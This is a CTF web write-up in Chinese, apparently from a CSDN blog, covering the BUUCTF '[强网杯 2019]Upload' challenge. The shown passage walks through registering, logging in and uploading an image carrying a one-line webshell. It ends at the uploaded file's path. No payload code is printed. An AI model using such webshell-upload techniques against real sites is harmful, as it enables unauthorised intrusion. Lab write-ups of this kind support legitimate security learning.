BUUCTF：[强网杯 2019]Upload

原创

末 初 于 2020-03-27 01:02:34 发布 1776 收藏

分类专栏： CTF_WEB_Writeup 文章标签： CTF

本文链接：https://blog.csdn.net/mochu7777777/article/details/105131257


版权

CTF_WEB_Writeup 专栏收录该内容


159 篇文章 31 订阅


订阅专栏

参考：https://www.zhaoj.in/read-5873.html


6d2c2019-b407-44a4-b539-d846faee99f9.node3.buuoj.cn
Community forum
Blog
Tools
CSDN Blog
@163.com
Google Translate
Google
Discuz
Login
Register
Email
Password
LOGIN
© 2019 Discuz Login Form . All rights reserved .
https://blog.csdn.net/mochu7777777

稍微测试了一下，不存在注入或者万能密码登录，先注册登录






mochu7

pony@qq.com

••••••


© 2019 Discuz Login Form . All rights reserved .



:)

Registed successful!


页面自动 跳转 等待时间： **2**



pony@qq.com

••••••

© 2019 Discuz Login Form . All rights reserved .




6d2c2019-b407-44a4-b539-d846faee99f9.node3.buuoj.cn/login


:)

Login successful!

页面自动 跳转 等待时间： 2



6d2c2019-b407-44a4-b539-d846faee99f9.node3.buuoj.cn/home.html




hello mochu7! Please upload your img:

文件上传： 浏览... 未选择文件。 提交查询

© 2019 Discuz Login Form . All rights reserved .


先传一句话木马图片上去看看



:)

Upload img successful!

页面自动 跳转 等待时间： 1




hello mochu7!

假装这里有一个聊天框！！！！

© 2019 Discuz Login Form .


```
<!DOCTYPE html>
<html> event
  <head>⋯</head>
  <body>
    <!--main-->
    <div class="main">
      <h1>Discuz</h1>
      <div class="main-info">
        <div class="sap_tabs">
```



```
<div id="horizontalTab" style="display: block; width: 100%; margin: 0px;">
  <img src="../upload/76d9f00467e5ee6abc3ca60892ef304e/1905e3297318e07f689eeda3afb79dc7.png" width="30" height="30">
  hello mochu7!
  <div align="right">…</div>
  <br>
```

https://blog.csdn.net/mochu7777777

